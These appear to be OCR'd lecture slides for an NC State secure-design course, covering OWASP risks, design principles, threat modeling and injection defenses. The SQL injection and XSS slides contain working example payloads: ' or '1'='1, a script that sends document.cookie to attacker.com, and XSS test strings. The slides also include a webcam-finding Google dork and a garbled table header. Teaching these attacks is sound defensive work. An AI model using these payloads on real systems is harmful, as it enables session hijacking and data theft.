Secure Design

CSC 326

© NC State Software Engineering Faculty and Security Faculty

1


Security vs. Privacy



Privacy: control what others can see



Security: prevent others from getting in



© NC State Software Engineering Faculty


2

Security vs. Reliability

- Reliability - The ability of a system or component to perform its required functions under stated conditions for a specified period of time.
- Security – The ability of a system or component to perform its required functions without confidentiality, integrity, and availability losses for a specified period of time.


© NC State Software Engineering Faculty and Security Faculty

3



4

Security testing focuses on making sure the system doesn't do dangerous, unspecified things.



Most software testing focuses on expected behavior

Closed-box testing based on requirements catches these bugs

5

5

Information Security

- Security is a set of non-functional requirements (sometimes called "CIA")
  - Is information kept confidential or disclosed to unauthorized individuals (confidentiality)
  - Is code or data tampered with? Destroyed? (integrity)
  - Is the system readily available to authorized to users? (availability)
- These principles represent the heart of any information security program.

© NC State Software Engineering Faculty

6

6

Vocabulary

- Asset: people, property, and information under protection (like PII)
- Threat: potential event that could compromise a security requirement
- Vulnerability: weakness in protections
  - For software, an instance of a [fault] in the specification, development, or configuration of software such that its execution can violate an [implicit or explicit] security policy.
- Exploit: a technique or method for exposing a vulnerability
- Attack: a realization of a threat (concrete attack that uses a vulnerability to successfully gain access to an asset)

A vulnerability may remain latent, or may be exploited by an attacker, enabling an attack

© NC State Software Engineering Faculty and Security Faculty

7

Security isn't always free

In software, as in the real world…

You just moved to a new house, someone just moved out of it. What do you do to protect your belongings/property?

- Do you change the locks?
- Do you buy security cameras?
- Do you hire a security guard?
- Do you even bother locking the door?



8

Security is about managing risk

- Increasing security might:
  - Increase development & maintenance cost
  - Increase infrastructure requirements
  - Degrade performance
- But, if we are attacked, increasing security might also:
  - Decrease financial and intangible losses
- How likely do we think we are to be attacked in some particular way?

OWASP Top Ten Vulnerabilities (2021)

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- **A04:2021-Insecure Design**
- A05-2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures
- A10:2021-Server-Side Request Forgery

© NC State Software Engineering Faculty and Security Faculty

IEEE Top 10 Design Principles

1. Earn or give, but never assume trust
2. Use tamper-proof authentication mechanisms
3. Authorize after you authenticate
4. Strict Separation
5. Explicitly validate ALL data
6. Use cryptography correctly
7. Identify and handle sensitive data
8. Always consider users
9. Understand your attack surface
10. Design flexible systems

© NC State Software Engineering Faculty and Security Faculty

11

1. Earn or give, but never assume trust

- Trust – closely held and never loosely given
  - Never trust another entity by default
- When designing software
  - Assume that components are not trustable – until integrity confirmed
  - Untrusted components should not perform security sensitive tasks
- Other considerations
  - Social engineering attacks
  - Insider threat

© NC State Software Engineering Faculty and Security Faculty

12

1. Earn or give, but never assume trust

- Mitigation
  - Don't assume that server APIs will be called in the same order every time (or that they will be called at all!)
  - Don't assume that the user interface is always able to restrict what the user is able to send to the server; server side checks are ***required***
  - Don't build the business logic solely on the client side or store a secret on the client side. Any secrets client side are assumed to be compromised
  - Validate data received from an untrusted client before processing (more on input validation later)

© NC State Software Engineering Faculty and Security Faculty

13


2. Use tamper-proof authentication mechanisms



- ***Authentication***: act of validating an entity's identity.
  - Authorize (identify) users at the first part of authentication
- Enforcing authentication
  1. Encrypting stored passwords
  2. Using account lockout policies
  3. Support password expiration periods
  4. Requiring strong passwords
  5. Protecting authentication cookies


© NC State Software Engineering Faculty and Security Faculty

14



© NC State Software Engineering Faculty and Security Faculty

Authentication in WolfCafe



- SecurityContextHolder - contains the SecurityContext and information about who is authenticated
- SecurityContext - comes from the SecurityContextHolder and has an Authentication object
- Authentication
  - Input to AuthenticationManager for authenticating credentials
  - Represents authenticate user
    - Principal - user, typically represented as an instance of UserDetails
    - Credentials - password (which is cleared after authentication)
    - Authorities - roles and scopes for the user as GrantedAuthority

https://docs.spring.io/spring-security/reference/servlet/authentication/architecture.html

Username/Password Authentication

Username/Password authentication is setup in config.SpringSecurityConfig

- passwordEncoder() sets the password encoder as using the BCryptPasswordEncoder
- securityFilterChain() provides paths that require authentication (or not)
- authenticationManager() provides the AuthenticationManager for the project

https://docs.spring.io/spring-security/reference/servlet/authentication/passwords/index.html

Authentication Functionality



3. Authorize after you authenticate

- ***Authorization***: act of checking that the user is allowed or disallowed to perform certain actions based upon who they are.
  - May require a re-authentication or a higher level of authentication
- Enforcing Authorization
  - Users (with appropriate authority) should be able to review active authority relationships, especially those that affect security-relevant discussions
  - Accounts and/or privileges should be easy to disable or revoke
  - Multiple checks for highly sensitive operations

© NC State Software Engineering Faculty and Security Faculty

19

Authorization in WolfCafe

20


4. Strict Separation

- Data and code should be strictly separated
  - Lead to untrusted data controlling flow of execution!
  - Especially vulnerable when joining data and code in a string.
- Vulnerabilities (occur b/c lack of input validation)
  - SQL injection
  - Cross-site JavaScript injection
  - Shell command injection
- Fail Securely
  - Do not disclose data that would not be disclosed ordinarily
  - Do not provide access that would not be given ordinarily
  - Do not provide too much information on why the failure occurred

© NC State Software Engineering Faculty and Security Faculty

21

Vulnerability Example: authentication code in a web application



22

Vulnerability example: Code injection

```
String query = "SELECT * FROM accounts WHERE
       name='" + request.getParameter("name") + "'";
```

Parameter name	Constructed Query	Effect
Alice	SELECT * FROM accounts WHERE name='Alice';	Select a single account
Alice O'Neal	SELECT * FROM accounts WHERE name='Alice O'Neal';	SQL Error
5' OR '1'='1	SELECT * FROM accounts WHERE name='5' OR '1'='1';	**Select all accounts**

- OWASP A03:2021-Injection

23

23



5. Explicitly validate all data


- VALIDATE ALL DATA THAT PASSES THROUGH YOUR SYSTEM!!!
- Validate when
  - Data crosses a *trust boundary*
  - Comes from a part of the system considered untrusted
  - Comes from a user!
- Validation should occur at multiple levels
  - Subsystems could be compromised
  - Data modified between two subsystems
- Validation techniques
  - Transform data into a canonical form (e.g., encoded or hashed)
  - Use centralized validation mechanisms to repeatedly validate data as traverses system

© NC State Software Engineering Faculty and Security Faculty

24

24

Web Application Architecture



© NC State Software Engineering Faculty and Security Faculty


Input Validation Vulnerabilities

- Input validation vulnerabilities (IVVs) are vulnerabilities that are caused by insufficient input validation.
- "Using unvalidated input as part of a directive or command to a subsystem can introduce vulnerability."[1]
  - Buffer Overflow (e.g., large inputs fed to C code)
  - SQL Injection
  - Cross Site Scripting

© NC State Software Engineering Faculty and Security Faculty

[1] "Build Security In" https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/guidelines/342.html

SQL Injection



- A Guide to Preventing SQL Injection: www.bobby-tables.com

© NC State Software Engineering Faculty and Security Faculty

SQL Injection

Exploitability	Prevalence	Detectability	Impact
Easy	Common	Average	Severe

- Attacker sends text-based attack to exploit the interpreter
- Can result in data loss or corruption, denial of service

Scenario #1: The application uses untrusted data in the construction of the following **vulnerable** SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in her browser to send: ' or '1'='1. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

© NC State Software Engineering Faculty and Security Faculty

https://www.owasp.org/index.php/Top_10_2013-A1-Injection

A Solution: Prepared Statement

- Pre-compiled SQL statements
- Statement structure separated from input
- Bind variables provide structured hooks for input
- Setter methods validate input and replace bind variables

```
String s= "SELECT * FROM User " +
              "WHERE userId = ? ";
PreparedStatement p = con.prepareStatement(s);
p.setString(1, userIdVal);
ResultSet rs = prepStmt.executeQuery();
```

© NC State Software Engineering Faculty and Security Faculty

SQL Injection & Hibernate

- Hibernate does NOT protect you from SQL Injection!
  - You still need to validate your data!
- See https://www.owasp.org/index.php/Hibernate for more details.

© NC State Software Engineering Faculty and Security Faculty

XSS

- Attacker sends text-based attack **script** to exploit the interpreter
- Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.

Exploitability	Prevalence	Detectability	Impact
Average	Very Widespread	Easy	Moderate

Example Attack Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard'
type='TEXT' value='" + request.getParameter("CC") +
"'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi ?
foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

© NC State Software Engineering Faculty and Security Faculty

https://www.owasp.org/index.php/Top_10_2013-A3-Cross-Site_Scripting_(XSS)

A Solution: Validating Input

- Block list: a list of input types that are expressly forbidden from being used as input into a program
- Safe list: a list of input types that are expressly allowed to be used as input into a program

- Input validation must be server side (and should also be client side)
  - Yes, there are redundancies, but this is where redundancy is appropriate!

© NC State Software Engineering Faculty and Security Faculty

Code Injection Attack cost Equifax $1.4Billion



33

33

Testing for XSS and SQL Injection

- Test for: valid HTML and script code allowed in an input field
  - Special characters like < or >
  - <script>alert(“XSS”);<script>
  - <script>alert(document.cookie);<script>
  - article.php?title=<meta%20http-equiv="refresh"%20content="0;">
    - Causes denial of service
  - See http://ha.ckers.org/xss.html
  - See http://www.owasp.org/index.php/Testing_for_Cross_site_scripting

© NC State Software Engineering Faculty and Security Faculty

34

34



6. Use Cryptography Correctly

- Cryptography can protect the confidentiality, unauthorized modification, and source of data
- Pitfalls
  - Rolling your own cryptographic algorithms or implementations
  - Misuse of libraries and algorithms
  - Poor key management

© NC State Software Engineering Faculty and Security Faculty



7. Identify and Handle Sensitive Data

- Data sources
  - User input
  - Sensor data
  - Computed or meta data
- Create policy about data (next class)
  - How should data be handled?
  - Should data be stored in plain text or should it be encrypted?
  - Can data be used to derive Personal Identifying Information (PII)?
  - Who can see the data?

© NC State Software Engineering Faculty and Security Faculty



8. Always Consider Users

- Security is only useful if the users actually use it!
- Make policies sane for users
  - Password change policies
  - Levels of re-authentication
  - Number of authentication attempts

© NC State Software Engineering Faculty and Security Faculty



9. Understand your Attack Surface

- ***Attack Surface***: sum of all paths for data and commands into and out of the system along with the code that protects those paths
  - System complexity increases attack surface
  - Additional functionality increases attack surface
- Minimizing attack surface
  - Close all by required entry and exit points leading to and from system assets
  - Constrain users access rights – minimum needed to do job
  - Monitor systems for unusual behaviors and patterns
- Attack surface changes at scale

© NC State Software Engineering Faculty and Security Faculty

9. Understanding your Attack Surface

- Minimizing attack surface at the system level
  - Number of open sockets (TCP and UDP)
  - Number of open named pipes
  - Number of open remote procedure call (RPC) endpoints
  - Number of services
  - Number of services running by default
  - Number of services running in elevated privileges
  - Number of dynamic content Web pages
  - Number of account you add to administrator's group
  - Number of files, directories, and registry keys with weak access control lists

© NC State Software Engineering Faculty and Security Faculty

39

Google Hacking

- Google Hacking is using Google searches to look for default admin interfaces, misconfigured sites, etc.
- Devices connected to the Internet can be found. A search string such as inurl:"ViewerFrame?Mode=" will find public web cameras

Google hacking

From Wikipedia, the free encyclopedia

Not to be confused with Google Hacks.


Google hacking, also named **Google dorking**,[1][2] is a computer hacking technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites use.

Contents [hide]

1 Basics
2 Advanced operators
3 History of Google Hacking

© NC State Software Engineering Faculty and Security Faculty

40



OpenAI Research Products Business Developers Company Foundation Log in Try ChatGPT

July 21, 2026 Security

OpenAI and Hugging Face partner to address security incident during model evaluation

Listen to article 8:58 Share

What happened during this incident

Actions we are taking now

Our approach to evaluating advanced cyber capabilities

Update on August 26, 2026: Read our findings from the Hugging Face incident and the steps we're taking to strengthen security and model alignment.

Update on July 29, 2026:

- Since the early days of the incident response, we have been working with external advisors, including CrowdStrike, to validate our understanding of the actions the

41

10. Design Flexible Systems

- Design for change
  - Design for secure updates
  - Design for security properties changing over time; for example, when code is updated.
  - Design with the ability to isolate or toggle functionality.
  - Design for changes to objects intended to be kept secret (e.g. password recovery)
  - Design for changes in the security properties of components beyond your control.
  - Design for changes to entitlements (i.e. authorizations).

© NC State Software Engineering Faculty and Security Faculty

42

Principles

- Never trust your user
  - Client-side checking is never enough
- Never trust a single check or point of failure
  - Defense in Depth
- Never trust input
  - Verify all inputs and where they come from
- Never trust defaults
  - Create new users, remove default remote interfaces

© NC State Software Engineering Faculty and Security Faculty

Threat Modeling

- Threat modeling can help to identify and mitigate design flaws in your software system


- Phases
  - **Diagram** your software system and trust boundaries
  - **Identify the threats** against each software components, especially threats that cross trust boundaries
  - **Address threats** by documenting mitigation steps
  - **Validate** that the threats have been mitigated

© NC State Software Engineering Faculty and Security Faculty

Threat Modeling - Diagram

Data Flow Diagram

- What is the source of data in your system?
- Where is the data being written?
- How is the data being used?
- How is data being transmitted from one entity/process to another?



© NC State Software Engineering Faculty and Security Faculty

"Application Threat Modeling." Open Web Application Security Project, 2017.

Threat Modeling – Identify the Threats

- STRIDE Threat Model
  - **Spoofing**: pretending to be someone else by using their credentials
  - **Tampering**: malicious modification of data
  - **Repudiation**: users deny an action b/c no proof that action happened
  - **Information Disclosure**: exposing information to those that shouldn't have it
  - **Denial of Service**: valid uses cannot access the system
  - **Elevation of Privilege**: user gains privilege they shouldn't have

© NC State Software Engineering Faculty and Security Faculty

Threat Modeling – Address the Threats

- Possible ways to address threats
  - **mitigate**: what have similar software packages done to mitigate the threat, and how has that worked for them?
  - **eliminate**: what software components are affected in eliminating the threat?
  - **transfer**: will you need to transfer data or processes to another part of the system that is more trusted/secure?
  - **accept**: outline the "acceptance criteria" that you will use to indicate the threat has been properly addressed
  - **wait and see**: be prepared if an attacker or other malicious user manages to find a way to exploit a vulnerability associated with the threat

© NC State Software Engineering Faculty and Security Faculty

Threat Modeling – Address the Threats

Wkuhdw	Frp p rq#P lwljdwlrq#Vwudwhjlhv
Spoofing	basic authentication; digital signatures; hashes; two-factor authentication
Tampering	access control lists; digital signatures; mandatory integrity controls; encryption
Repudiation	secure logging and auditing; secure timestamps; trusted third parties
Information Disclosure	encryption; access control lists
Denial of Service	filtering; quotas; authorization; access control lists
Elevation of Privilege	access control lists; input validation; role-based access controls

© NC State Software Engineering Faculty and Security Faculty

Threat Modeling - Validation

- Can you tell a story without using the word “sometimes”
- Can you look at the data flow diagram and identify exactly where the software will make a security decision?
- Does the diagram show all trust boundaries?
- Can you see where the data goes and who uses the data?
- Do you see the processes that move data between entities, processes, and data stores?
- Have you looked for each of the STRIDE threats?
- For each threat, did you (1) describe the attack, (2) describe the context, and (3) describe the impact?
- Is there a documented proposed/planned way to address each threat?
- Is the mitigation technique properly implemented? How do you know? Did you implement test cases?
- Have you documented all assumptions about the threat model? For example, “GenRandom will give us crypto-strong randomness”

© NC State Software Engineering Faculty and Security Faculty

49

Would you like to know more?

- **CSC 236 – Computer Organization & Assembly Language**
- CSC 297 – Cybersecurity Topics
- **CSC 405 – Intro to Computer Security**
- CSC 414 - Cryptography
- CSC 415/515 – Software Security
- CSC 433 – Privacy
- **CSC 471 – Modern Topics in Cybersecurity**
- **CSC 472 – Cybersecurity Projects**
- **CSC 474**/574/774 – Network Security
- CSC 495 – Systems Attacks and Defense
- CSC 705 – Operating Systems Security

Security TRACK & Cybersecurity CONCENTRATION!!!

© NC State Software Engineering Faculty and Security Faculty

50